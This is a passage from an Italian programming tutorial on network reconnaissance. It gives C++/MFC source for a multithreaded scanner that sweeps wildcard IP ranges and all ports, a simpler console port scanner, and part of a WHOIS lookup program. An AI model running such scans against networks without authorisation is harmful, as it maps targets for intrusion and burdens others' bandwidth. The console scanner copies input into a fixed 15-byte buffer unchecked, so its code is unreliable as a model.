  m_Font.CreateFont(HIWORD(GetDialogBaseUnits()), 0, 0, 0, FW_NORMAL, 0, 0, 0,
                    ANSI_CHARSET, OUT_DEFAULT_PRECIS, CLIP_TT_ALWAYS,
                    DEFAULT_QUALITY, FIXED_PITCH | FF_DONTCARE, "Courier New");

  m_wndList.SetFont(&m_Font);

       return TRUE;  // return TRUE  unless you set the focus to a control
```

```
}

LRESULT CPortscanDlg::OnThreadExit(WPARAM,LPARAM)
{
  UpdateData(0);  // this should fix button enable/disable

  return(0);
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CPortscanDlg::OnPaint()
{
	if(IsIconic())
	{
		CPaintDC dc(this); // device context for painting

		SendMessage(WM_ICONERASEBKGND, (WPARAM) dc.GetSafeHdc(), 0);

		// Center icon in client rectangle
		int cxIcon = GetSystemMetrics(SM_CXICON);
		int cyIcon = GetSystemMetrics(SM_CYICON);
		CRect rect;
		GetClientRect(&rect);
		int x = (rect.Width() - cxIcon + 1) / 2;
		int y = (rect.Height() - cyIcon + 1) / 2;

		// Draw the icon
		dc.DrawIcon(x, y, m_hIcon);
	}
	else
	{
		CDialog::OnPaint();
	}
}

BOOL CPortscanDlg::OnSetCursor(CWnd* pWnd, UINT nHitTest, UINT message)
{
  CSingleLock lock(&m_Mutex, TRUE);

  if(!m_aThreads.GetSize() || nHitTest != HTCLIENT)
  {
    lock.Unlock();

    // set to default when no threads running or not in client area

	return CDialog::OnSetCursor(pWnd, nHitTest, message);
  }
  else
  {
    lock.Unlock();

    SetCursor(::LoadCursor(NULL, IDC_WAIT));  // set to hourglass

    return(TRUE);
  }
}

// The system calls this to obtain the cursor to display while the user drags
//  the minimized window.
HCURSOR CPortscanDlg::OnQueryDragIcon()
{
	return (HCURSOR) m_hIcon;
}

void CPortscanDlg::OnHelp()
{
  AfxMessageBox("This application scans for IP addresses listening on a particular
port, "
                "or for listening ports on a particular IP address.  It uses multiple
"
                "threads of execution to minimize the time delay.  You should have a
fast "
                "internet connection to maximize its effectiveness in the scan.\n"
                "To scan for listening IP addresses, select 'Scan IP' and enter the "
```

```
                "desired IP mask and port number in the 'IP/Port' box, as a 4-number
IP "
                "address followed by a ':' and the port number as a decimal value "
                "(such as 80 for www service).  Each number value in the IP mask must
be "
                "a value between 0 and 255, or a single asterisk '*'.  An asterisk
will "
                "cause the numbers in that section to scan for ports from 0 to 255.
You "
                "can specify multiple asterisks in the address, such as '192.168.*.*'.
"
                "A valid entry might be something like '192.168.*.*:80'.\n"
                "For information on ports, see RFC1700.  Commonly used ports are 7
(echo),"
                "21 (ftp), 23 (telnet), 25 (smtp), 79 (finger), 80 (http), 110 (pop3),
and 139 (netbios).\n"
                "To scan for listening ports on a single IP, select 'Scan Ports' and "
                "enter the desired IP address (server address) as a 4-number IP
address "
                "(such as 192.168.0.1) or known server name (such as
www.microsoft.com).\n\n"
                "PLEASE do not ABUSE this application, as it can adversely affect
bandwidth.",
                MB_ICONASTERISK);
}

void CPortscanDlg::OnSave()
{
  CFileDialog dlg(FALSE);

  if(dlg.DoModal() == IDOK)
  {
    HANDLE hFile = CreateFile(dlg.GetPathName(),GENERIC_READ | GENERIC_WRITE,
                              0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL,
                              NULL);

    if(hFile == INVALID_HANDLE_VALUE)
    {
      AfxMessageBox("Unable to open desired file");
      return;
    }

    CString csTemp, csBuf;

    int i1;
    for(i1=0; i1 < m_wndList.GetCount(); i1++)
    {
      m_wndList.GetText(i1, csTemp);

      csBuf += csTemp + "\r\n";
    }

    DWORD cb1;
    if(!WriteFile(hFile, (LPCSTR)csBuf, csBuf.GetLength(), &cb1, NULL) ||
       cb1 != (DWORD)csBuf.GetLength())
    {
      AfxMessageBox("Write error on output file");
    }

    CloseHandle(hFile);
  }
}

void CPortscanDlg::OnOK()
{
//     CDialog::OnOK();

  m_wndList.ResetContent();
  UpdateData(1);

  m_btnCancel.EnableWindow(1);  // I do this MANUALLY before creating threads

  m_btnHelp.EnableWindow(0);  // disable THESE manually as well
  m_btnSave.EnableWindow(0);
  m_btnScan.EnableWindow(0);

  if(m_iType == 0)
```

```
  {
    // scan ports for a given IP address
    // NOTE:  if user specifies named address, do a scan for
    //        every IP address.  This may requires multiple
    //        sets of threads, but that's not a problem.

    CInetAddress addr(m_csIPPort,0);  // should be an address with no port

    if(!addr.IsValid())
    {
      AfxMessageBox("Internet address is not valid");

      UpdateData(0);
      return;
    }

    CString csTemp;
    csTemp.Format("         SCANNING:  %03d.%03d.%03d.%03d",
                  (BYTE)addr[0].sin_addr.S_un.S_un_b.s_b1,
                  (BYTE)addr[0].sin_addr.S_un.S_un_b.s_b2,
                  (BYTE)addr[0].sin_addr.S_un.S_un_b.s_b3,
                  (BYTE)addr[0].sin_addr.S_un.S_un_b.s_b4);

    m_wndList.AddString(csTemp);

    int i1;
    if(addr.GetDimensions() > 1)
    {
      AfxMessageBox("This address has multiple IP addresses.  Only the first will be
scanned.");

      for(i1=1; i1 < addr.GetDimensions(); i1++)
      {
        csTemp.Format("        (alt IP)    %03d.%03d.%03d.%03d",
                      (BYTE)addr[i1].sin_addr.S_un.S_un_b.s_b1,
                      (BYTE)addr[i1].sin_addr.S_un.S_un_b.s_b2,
                      (BYTE)addr[i1].sin_addr.S_un.S_un_b.s_b3,
                      (BYTE)addr[i1].sin_addr.S_un.S_un_b.s_b4);

        m_wndList.AddString(csTemp);
      }
    }

    // spawn 'THREAD_COUNT' threads

    CWaitCursor wait;

    for(i1=0; i1 < THREAD_COUNT; i1++)
    {
      csTemp.Format("%d", i1);

      SetDlgItemText(IDC_STATUS, csTemp);

      CSockThread *pT = (CSockThread *)AfxBeginThread(RUNTIME_CLASS(CSockThread),
                                                THREAD_PRIORITY_NORMAL - 1,
                                                0, CREATE_SUSPENDED);
      if(!pT)
      {
        AfxMessageBox("ERROR:  unable to create enough threads to complete task.\n"
                      "Select a smaller number of threads before trying again.");

        OnCancel();

        return;
      }

      pT->m_aIP[0] = addr.sin_addr.S_un.S_un_b.s_b1;
      pT->m_aIP[1] = addr.sin_addr.S_un.S_un_b.s_b2;
      pT->m_aIP[2] = addr.sin_addr.S_un.S_un_b.s_b3;
      pT->m_aIP[3] = addr.sin_addr.S_un.S_un_b.s_b4;

      pT->m_iIncr = THREAD_COUNT;
      pT->m_iMask = i1;
      pT->m_iPort = -1;  // scan all of them

      pT->ResumeThread();
    }
```

```
  }
  else
  {
    // check for a range of addresses

    CString csIP = m_csIPPort;
    int iPort = 7;  // default is echo port

    int i1 = csIP.Find(':');  // get the ':' for the port #

    if(i1 >= 0)
    {
      iPort = atoi(csIP.Mid(i1 + 1));

      csIP = csIP.Left(i1);
      csIP.TrimRight();
    }

    int aIP[4];

    if(!csIP.GetLength() ||
       (!CInetAddress::IsAddress(csIP) && !CInetAddress::IsAddressRange(csIP)) ||
       !CInetAddress::GetAddressRange(csIP, aIP))
    {
      AfxMessageBox("You must enter a valid IP address, substituting '*' for "
                    "those portions that you want to scan, and specify an optional "
                    "port number, in a format as follows:\n"
                    "192.168.0.*:80\n"
                    "The above IP address and port will scan all addresses between "
                    "192.168.0.0 and 192.168.0.255 for port 80.");

      UpdateData(0);
      return;
    }

    int iThreadCount = THREAD_COUNT;
    if(iThreadCount > 256)
    {
      // can't have more than 256

      AfxMessageBox("WARNING: Algorithm limits this scan to 256 threads maximum",
                    MB_ICONASTERISK);

      iThreadCount = 256;
    }

    // spawn 'THREAD_COUNT' threads

    CWaitCursor wait;

    CString csTemp;

    csTemp.Format("         SCANNING: %s for port %d",
                  (LPCSTR)csIP, iPort);

    m_wndList.AddString(csTemp);

    for(i1=0; i1 < iThreadCount; i1++)
    {
      csTemp.Format("%d", i1);

      SetDlgItemText(IDC_STATUS, csTemp);

      CSockThread *pT = (CSockThread *)AfxBeginThread(RUNTIME_CLASS(CSockThread),
                                                      THREAD_PRIORITY_NORMAL - 1,
                                                      0, CREATE_SUSPENDED);
      if(!pT)
      {
        AfxMessageBox("ERROR:  unable to create enough threads to complete task.\n"
                      "Select a smaller number of threads before trying again.");

        OnCancel();

        return;
      }

      pT->m_aIP[0] = aIP[0];
```

```
      pT->m_aIP[1] = aIP[1];
      pT->m_aIP[2] = aIP[2];
      pT->m_aIP[3] = aIP[3];

      pT->m_iIncr = iThreadCount;
      pT->m_iMask = i1;
      pT->m_iPort = iPort;  // scan only 1

      pT->ResumeThread();
    }
  }


  UpdateData(0);
}

void CPortscanDlg::OnCancel()
{
CSingleLock lock(&m_Mutex, TRUE);

  int i1;
  for(i1=0; i1 < m_aThreads.GetSize(); i1++)
  {
    if(m_aThreads[i1])
    {
      m_aThreads[i1]->PostThreadMessage(WM_QUIT, 0, 0);
    }
  }

  lock.Unlock();

  m_btnCancel.EnableWindow(0);
}

void CPortscanDlg::OnExit()
{
       CDialog::OnCancel();
}
```

Come avevamo detto all'inizio il programma permette di attivare più THREAD e questi vengono gestiti da un apposita classe.

```
#if !defined(AFX_SOCKTHREAD_H__4F7ACBD4_6D0B_11D2_A3FC_004033901FF3__INCLUDED_)
#define AFX_SOCKTHREAD_H__4F7ACBD4_6D0B_11D2_A3FC_004033901FF3__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000



/////////////////////////////////////////////////////////////////////////////
// CSockThread thread

class CSockThread : public CWinThread
{
       DECLARE_DYNCREATE(CSockThread)
protected:
       CSockThread();           // protected constructor used by dynamic creation

// Attributes
public:

  int m_aIP[4];  // the IP address to scan (-1 scans a range)
  int m_iPort;   // the port to scan (-1 scans all)
  int m_iMask;   // the 'mask' value for this thread
  int m_iIncr;   // the 'increment' value for this thread


// Operations
public:

// Overrides
       // ClassWizard generated virtual function overrides
```

```
	//{{AFX_VIRTUAL(CSockThread)
	public:
	virtual BOOL InitInstance();
	virtual int ExitInstance();
	//}}AFX_VIRTUAL

// Implementation
protected:
	virtual ~CSockThread();

  UINT ScanThreadProc();

	// Generated message map functions
	//{{AFX_MSG(CSockThread)
		// NOTE - the ClassWizard will add and remove member functions here.
	//}}AFX_MSG

	DECLARE_MESSAGE_MAP()
};

/////////////////////////////////////////////////////////////////////////////

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif // !defined(AFX_SOCKTHREAD_H__4F7ACBD4_6D0B_11D2_A3FC_004033901FF3__INCLUDED_)
```

Il file .cpp legato alla classe dei THREAD è :

```
#include "stdafx.h"
#include "portscan.h"
#include "SockThread.h"
#include "PortScanDlg.h"


#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

// bug fixes - from SOCKCORE.CPP
#define _afxSockThreadState AfxGetModuleThreadState()
#define _AFX_SOCK_THREAD_STATE AFX_MODULE_THREAD_STATE


/////////////////////////////////////////////////////////////////////////////
// CSockThread

IMPLEMENT_DYNCREATE(CSockThread, CWinThread)

CSockThread::CSockThread()
{
}

CSockThread::~CSockThread()
{
}

BOOL CSockThread::InitInstance()
{

//  if(!AfxSocketInit())
//  {
//    return(FALSE);
//  }

  // initialize Winsock library (from AfxSocketInit - bug, must inline it here)

	WSADATA wsaData;

	WORD wVersionRequested = MAKEWORD(1, 1);
	int nResult = WSAStartup(wVersionRequested, &wsaData);
	if (nResult != 0)
		return FALSE;
```

```
        if (LOBYTE(wsaData.wVersion) != 1 || HIBYTE(wsaData.wVersion) != 1)
        {
                WSACleanup();
                return FALSE;
        }

//      _AFX_SOCK_THREAD_STATE* pState = _afxSockThreadState;
//      if (pState->m_pmapSocketHandle == NULL)
//              pState->m_pmapSocketHandle = new CMapPtrToPtr;
//      if (pState->m_pmapDeadSockets == NULL)
//              pState->m_pmapDeadSockets = new CMapPtrToPtr;
//      if (pState->m_plistSocketNotifications == NULL)
//              pState->m_plistSocketNotifications = new CPtrList;

  /*PostQuitMessage(*/ ScanThreadProc(); // );

  WSACleanup();

        return(TRUE);  // this will do what I want
}

int CSockThread::ExitInstance()
{
        return CWinThread::ExitInstance();
}

BEGIN_MESSAGE_MAP(CSockThread, CWinThread)
        //{{AFX_MSG_MAP(CSockThread)
                // NOTE - the ClassWizard will add and remove mapping macros here.
        //}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CSockThread message handlers

class CScanThreadClass
{
public:
  CScanThreadClass() { m_bQuit = FALSE; CPortscanDlg::AddThread(AfxGetThread()); }
  ~CScanThreadClass() { CPortscanDlg::EndThread(AfxGetThread()); }

  BOOL KeepRunning()
  { MSG msg; if(m_bQuit) return(FALSE);
    if(::PeekMessage(&msg, NULL, WM_QUIT, WM_QUIT, PM_REMOVE))
    { m_bQuit = TRUE;  return(FALSE); }
    return(TRUE);
  }

protected:

  BOOL m_bQuit;
};

UINT CSockThread::ScanThreadProc()
{
CScanThreadClass stc;  // auto-registers me with dialog box, helps kill thread


//  CSocket sock;

  SOCKET s = socket(PF_INET, SOCK_STREAM, 0);  // that's the way MFC does it

  if(s == INVALID_SOCKET)
  {
    AfxMessageBox("SOCKET limit reached - cannot create new socket.\r\n"
                  "Reduce the maximum # of threads by changing the THREAD_COUNT "
                  "define in 'portscandlg.cpp' and re-compile.");

    return(-1);
  }

  int i1, i2, i3, i4, i5;

  int iSockIncr1 = 1, iSockIncr2 = 1, iSockIncr3 = 1, iSockIncr4 = 1;
  int iSockStart1 = 0, iSockStart2 = 0, iSockStart3 = 0, iSockStart4 = 0;
```

```
  BOOL bScanPort = TRUE;
  BOOL bScanIP = FALSE;

  if(m_iPort >= 0)
  {
    bScanPort = FALSE;
  }

  if(m_aIP[0] < 0 || m_aIP[1] < 0 ||
     m_aIP[2] < 0 || m_aIP[3] < 0)
  {
    bScanIP = TRUE;

    // determine which part of the IP address gets 'm_iIncr' and 'm_iMask'
    // whenever I'm scanning IP's

    if(m_aIP[3] < 0)
    {
      iSockIncr4 = m_iIncr;
      iSockStart4 = m_iMask;
    }
    else if(m_aIP[2] < 0)
    {
      iSockIncr3 = m_iIncr;
      iSockStart3 = m_iMask;
    }
    else if(m_aIP[1] < 0)
    {
      iSockIncr2 = m_iIncr;
      iSockStart2 = m_iMask;
    }
    else // if(m_aIP[0] < 0)
    {
      iSockIncr1 = m_iIncr;  // here it really doesn't matter if it's zero or not
      iSockStart1 = m_iMask;
    }
  }

  for(i1 = (m_aIP[0] >= 0 ? m_aIP[0] : iSockStart1);
      stc.KeepRunning() && i1 < 256 && (i1 == m_aIP[0] || m_aIP[0] < 0); i1 +=
iSockIncr1)
  {
    for(i2 = (m_aIP[1] >= 0 ? m_aIP[1] : iSockStart2);
        stc.KeepRunning() && i2 < 256 && (i2 == m_aIP[1] || m_aIP[1] < 0); i2 +=
iSockIncr2)
    {
      for(i3 = (m_aIP[2] >= 0 ? m_aIP[2] : iSockStart3);
          stc.KeepRunning() && i3 < 256 && (i3 == m_aIP[2] || m_aIP[2] < 0); i3 +=
iSockIncr3)
      {
        for(i4 = (m_aIP[3] >= 0 ? m_aIP[3] : iSockStart4);
            stc.KeepRunning() && i4 < 256 && (i4 == m_aIP[3] || m_aIP[3] < 0); i4 +=
iSockIncr4)
        {
          for(i5 = (m_iPort >= 0 ? m_iPort : m_iMask);
              stc.KeepRunning() && i5 < 65536 && (i5 == m_iPort || m_iPort < 0);
              i5 += m_iIncr)
          {
            CString csTemp, csTemp2;

            if(bScanPort)
            {
              csTemp.Format("%d", i5);
            }
            else
            {
              csTemp.Format("%d.%d.%d.%d", i1, i2, i3, i4);
            }

            ::SetDlgItemText(theApp.m_pMainWnd->GetSafeHwnd(),
                             IDC_STATUS, (LPCSTR)csTemp);

            // here's where the fun begins

            SOCKADDR_IN sa;
            memset(&sa, 0, sizeof(sa));
```

```
            sa.sin_port = htons(i5);
            sa.sin_family = AF_INET;

            sa.sin_addr.S_un.S_un_b.s_b1 = (BYTE)i1;
            sa.sin_addr.S_un.S_un_b.s_b2 = (BYTE)i2;
            sa.sin_addr.S_un.S_un_b.s_b3 = (BYTE)i3;
            sa.sin_addr.S_un.S_un_b.s_b4 = (BYTE)i4;

            if(!connect(s, (SOCKADDR *)&sa, sizeof(sa)))
//            if(sock.Connect((SOCKADDR *)&sa, sizeof(sa)))
            {
              if(bScanIP)
              {
                csTemp.Format("%03d.%03d.%03d.%03d", i1, i2, i3, i4);

                if(bScanPort)
                  csTemp += "   ";
              }
              else
              {
                csTemp = "";
              }

              if(bScanPort)
              {
                csTemp2.Format("%6d", i5);  // make sure it has lead white space

                servent *lpS = getservbyport(htons(i5), NULL);

                if(lpS && lpS->s_name)
                  csTemp2 += "   " + (CString)lpS->s_name;
                else if(i5 == 7)
                  csTemp2 += "   echo";
                else if(i5 == 9)
                  csTemp2 += "   discard";
                else if(i5 == 13)
                  csTemp2 += "   daytime";
                else if(i5 == 17)
                  csTemp2 += "   qotd";
                else if(i5 == 19)
                  csTemp2 += "   chargen";
                else if(i5 == 21)
                  csTemp2 += "   ftp";
                else if(i5 == 22)
                  csTemp2 += "   erm";
                else if(i5 == 23)
                  csTemp2 += "   telnet";
                else if(i5 == 25)
                  csTemp2 += "   smtp";
                else if(i5 == 79)
                  csTemp2 += "   finger";
                else if(i5 == 80)
                  csTemp2 += "   www-http";
                else if(i5 == 110)
                  csTemp2 += "   pop3";
                else if(i5 == 119)
                  csTemp2 += "   nntp";
                else if(i5 == 135)
                  csTemp2 += "   loc-srv";
                else if(i5 == 139)
                  csTemp2 += "   nbsession";
                else if(i5 == 443)
                  csTemp2 += "   https";
                else if(i5 == 569)
                  csTemp2 += "   MSN";
                else if(i5 == 1080)
                  csTemp2 += "   socks";
              }
              else
              {
                csTemp2 = "";
              }

              csTemp += csTemp2;

              TRACE0(csTemp + "\r\n");
```


```
              ::SendDlgItemMessage(theApp.m_pMainWnd->GetSafeHwnd(),
                                   IDC_LIST, LB_ADDSTRING, (WPARAM)0,
                                   (LPARAM)(LPCSTR)csTemp);

              closesocket(s);
//              sock.Close();

//              if(!sock.Create())
              s = socket(PF_INET, SOCK_STREAM, 0);  // that's the way MFC does it
              if(s == INVALID_SOCKET)
              {
                AfxMessageBox("SOCKET limit reached - cannot create new socket.\r\n"
                              "Reduce the maximum # of threads by changing the
THREAD_COUNT "
                              "define in 'portscandlg.cpp' and re-compile.");

                return(-1);
              }
            }

          }
        }
      }
    }
  }

//  sock.Close();
  if(s != INVALID_SOCKET)
    closesocket(s);

  return(0);
}
```

Sulla rete è disponibile una serie di scanner tra i quali non esiste che l'imbarazzo della scelta tra cui molti ce dispongono di funzioni anche molto complesse atte ad identificare altri particolari.
Un altro sergente legato alla funzione di portascanner creabile in modo più semplice è il seguente :

```
#include <windows.h>
#include <stdio.h>

void main( int argc, char *argv[ ], char *envp[ ] )
{
         if ( (argc < 2) || (argc>4) )
         {
                  printf("Usage: scanip <ip_addr> [<start_port> [<stop_port>]]\n");
                  return;
         }

  if (sizeof(argv[1])>255)
  {
           printf("invalid ip address.\n");
           return;
  }

  char ipAddr[15];
  char hostName[255];
  int  hnLength=0;
  struct hostent *heHost=NULL;
  u_long  iaIP;
  wsprintf(ipAddr,"%s",argv[1]);

  iaIP=inet_addr(ipAddr);
  if (iaIP==INADDR_NONE)
  {
           hnLength=0;
           while(argv[1][hnLength]!='\0')
           {
                    hostName[hnLength]=argv[1][hnLength];
                    hnLength++;
           }
           hostName[hnLength]='\0';
           printf("Not an ip, possible is a host name: %s, unsupported
yet.\n",hostName);
```

```
          return;
          /*
          heHost=gethostbyname((const char FAR *)hostName);
          if (heHost==NULL)
          {
                   printf("IP or Host Name Unknown\n");
                   return;
          }
          iaIP=*((long *)(heHost->h_addr));
          */
}

int startPort=0;
if (argc>2)
          startPort=atoi(argv[2]);

printf("Scanning From: %d ",startPort);

int stopPort=0xFFFF;
if (argc>3)
          stopPort=atoi(argv[3]);

printf("To: %d\n",stopPort);

WSADATA dWSAData;

dWSAData.wVersion=0;

int tstResult;

if ((tstResult=WSAStartup(0x0201,&dWSAData))!=0)
{
          printf("WSAStartup failed %d...",tstResult);
          return;
}

SOCKET                tstSocket;
struct sockaddr_in    sinLocale;
struct sockaddr_in    sinRemote;

tstSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (tstSocket==INVALID_SOCKET)
{
          printf("Error when create socket...\n");
    return;
}

sinLocale.sin_addr.s_addr = htonl (INADDR_ANY);
sinLocale.sin_family=AF_INET;

if (bind (tstSocket,
          (const struct sockaddr FAR *)&sinLocale,
           sizeof(sinLocale))==SOCKET_ERROR)
{
          closesocket(tstSocket);
          printf("Error when bind socket...\n");
    return;
}

sinRemote.sin_addr.S_un.S_addr=iaIP;
sinRemote.sin_family=AF_INET;

struct fd_set fdSet;
struct timeval tmvTimeout={0L,0L};

FD_ZERO(&fdSet);
FD_SET(tstSocket, &fdSet);

tstResult=select(0,&fdSet,NULL,NULL,&tmvTimeout);

while (startPort<=stopPort)
{
 sinRemote.sin_port=htons(startPort);
 printf("Try connected to: %s:%d",argv[1],startPort);
 tstResult=connect(tstSocket,
                       (const struct sockaddr FAR *)&sinRemote,
                  sizeof(sinRemote));
```

```
   if (tstResult!=SOCKET_ERROR)
   {
            closesocket(tstSocket);
            printf(" Success\n");
   }
   else
   {
             tstResult=WSAGetLastError();
             switch(tstResult)
             {
             case WSANOTINITIALISED:
                  printf(" Fail(WSANOTINITIALISED)\n");
                             break;
             case WSAENETDOWN:
                  printf(" Fail(WSAENETDOWN)\n");
                             break;
             case WSAEADDRINUSE:
                  printf(" Fail(WSAEADDRINUSE)\n");
                             break;
             case WSAEINTR:
                  printf(" Fail(WSAEINTR)\n");
                             break;
             case WSAEINPROGRESS:
                  printf(" Fail(WSAEINPROGRESS)\n");
                             break;
             case WSAEALREADY:
                  printf(" Fail(WSAEALREADY)\n");
                             break;
             case WSAEADDRNOTAVAIL:
                  printf(" Fail(WSAEADDRNOTAVAIL)\n");
                             break;
             case WSAEAFNOSUPPORT:
                  printf(" Fail(WSAEAFNOSUPPORT)\n");
                             break;
             case WSAECONNREFUSED:
                  printf(" Fail(WSAECONNREFUSED)\n");
                             break;
             case WSAEFAULT:
                  printf(" Fail(WSAEFAULT)\n");
                             break;
             case WSAEINVAL:
                  printf(" Fail(WSAEINVAL)\n");
                             break;
             case WSAEISCONN:
                  printf(" Fail(WSAEISCONN)\n");
                             break;
             case WSAENETUNREACH:
                  printf(" Fail(WSAENETUNREACH)\n");
                             break;
             case WSAENOBUFS:
                  printf(" Fail(WSAENOBUFS)\n");
                             break;
             case WSAENOTSOCK:
                  printf(" Fail(WSAENOTSOCK)\n");
                             break;
             case WSAETIMEDOUT:
                  printf(" Fail(WSAETIMEDOUT)\n");
                             break;
             case WSAEWOULDBLOCK:
                  printf(" Fail(WSAEWOULDBLOCK)\n");
                             break;
             case WSAEACCES:
                  printf(" Fail(WSAEACCES)\n");
                             break;
             default:
                  printf(" Fail(%d)\n",tstResult);
                             break;
             }
   }
   startPort++;
  }


 WSACleanup();

}
```

Terminata questa fase d'indagine indirizzata ad individuare gli Ip con delle porte aperte ora si tratta di individuare il dominio associato all'host individuato.
Nei capitoli in cui abbiamo parlato della gestione dei DNS abbiamo visto che quando si intende inserire su internet dei sistemi è necessario registrare un dominio con un determinato nome.
Nell'ambito di questo è possibile definire i vari hosts a cui vengono associati determinati IP collegati a servizi di server.
Quando tramite un programma come quello che abbiamo appena visto individuiamo un HOST il passo successivo è quello di riuscire a capire in quale dominio questo host è definito.
Su Internet tutti i domini vengono mantenuti dentro ai database di quella definita con il nome di ARIN ovvero American Registry for Internet Numbers.
La funzione per individuare queste informazioni è quella chiamata WHOIS.
Ora possiamo fare allo stesso modo ovvero creare un progetto nuovo con Visual Studio e scriverci il seguente codice.
L'applicazione deve essere come l'altra basata sulla dialog.

Il file delle risorse è il seguente :

```
//Microsoft Developer Studio generated resource script.
//
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

/////////////////////////////////////////////////////////////////////////////
#undef APSTUDIO_READONLY_SYMBOLS

/////////////////////////////////////////////////////////////////////////////
// English (U.S.) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
#pragma code_page(1252)
#endif //_WIN32

#ifdef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
```

```
END

2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
END

3 TEXTINCLUDE DISCARDABLE
BEGIN
    "#define _AFX_NO_SPLITTER_RESOURCES\r\n"
    "#define _AFX_NO_OLE_RESOURCES\r\n"
    "#define _AFX_NO_TRACKER_RESOURCES\r\n"
    "#define _AFX_NO_PROPERTY_RESOURCES\r\n"
    "\r\n"
    "#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)\r\n"
    "#ifdef _WIN32\r\n"
    "LANGUAGE 9, 1\r\n"
    "#pragma code_page(1252)\r\n"
    "#endif //_WIN32\r\n"
    "#include ""res\\WhoIsProcessor.rc2""  // non-Microsoft Visual C++ edited
resources\r\n"
    "#include ""afxres.rc""         // Standard components\r\n"
    "#endif\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRAME           ICON    DISCARDABLE     "res\\WhoIsProcessor.ico"

/////////////////////////////////////////////////////////////////////////////
//
// Dialog
//

IDD_ABOUTBOX DIALOG DISCARDABLE  0, 0, 235, 55
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "About WhoIsProcessor"
FONT 8, "MS Sans Serif"
BEGIN
    ICON            IDR_MAINFRAME,IDC_STATIC,11,17,20,20
    LTEXT           "WhoIsProcessor Version 1.0",IDC_STATIC,40,10,119,8,
                    SS_NOPREFIX
    LTEXT           "Copyright (C) 2000, Ed Dixon",IDC_STATIC,40,25,119,8
    DEFPUSHBUTTON   "OK",IDOK,178,7,50,14,WS_GROUP
END

IDD_WHOISPROCESSOR_DIALOG DIALOGEX 0, 0, 365, 167
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
EXSTYLE WS_EX_APPWINDOW
CAPTION "WhoIsProcessor"
FONT 8, "MS Sans Serif"
BEGIN
    DEFPUSHBUTTON   "&Exit",IDOK,322,7,38,14
    DEFPUSHBUTTON   "&WHOIS",IDC_WHOIS,267,18,36,14
    EDITTEXT        IDC_WEB_ADDRESS,15,18,243,14,ES_AUTOHSCROLL
    GROUPBOX        "WhoIs Processing",IDC_STATIC,7,3,305,157
    EDITTEXT        IDC_EDIT_LIST,16,42,287,109,ES_MULTILINE |
                    ES_AUTOVSCROLL | ES_READONLY | WS_VSCROLL
END


#ifndef _MAC
/////////////////////////////////////////////////////////////////////////////
//
// Version
//
```

```
VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904B0"
        BEGIN
            VALUE "CompanyName", "\0"
            VALUE "FileDescription", "WhoIsProcessor MFC Application\0"
            VALUE "FileVersion", "1, 0, 0, 1\0"
            VALUE "InternalName", "WhoIsProcessor\0"
            VALUE "LegalCopyright", "Copyright (C) 2000\0"
            VALUE "LegalTrademarks", "\0"
            VALUE "OriginalFilename", "WhoIsProcessor.EXE\0"
            VALUE "ProductName", "WhoIsProcessor Application\0"
            VALUE "ProductVersion", "1, 0, 0, 1\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END

#endif    // !_MAC


/////////////////////////////////////////////////////////////////////////////
//
// DESIGNINFO
//

#ifdef APSTUDIO_INVOKED
GUIDELINES DESIGNINFO DISCARDABLE
BEGIN
    IDD_ABOUTBOX, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 228
        TOPMARGIN, 7
        BOTTOMMARGIN, 48
    END

    IDD_WHOISPROCESSOR_DIALOG, DIALOG
    BEGIN
        LEFTMARGIN, 7
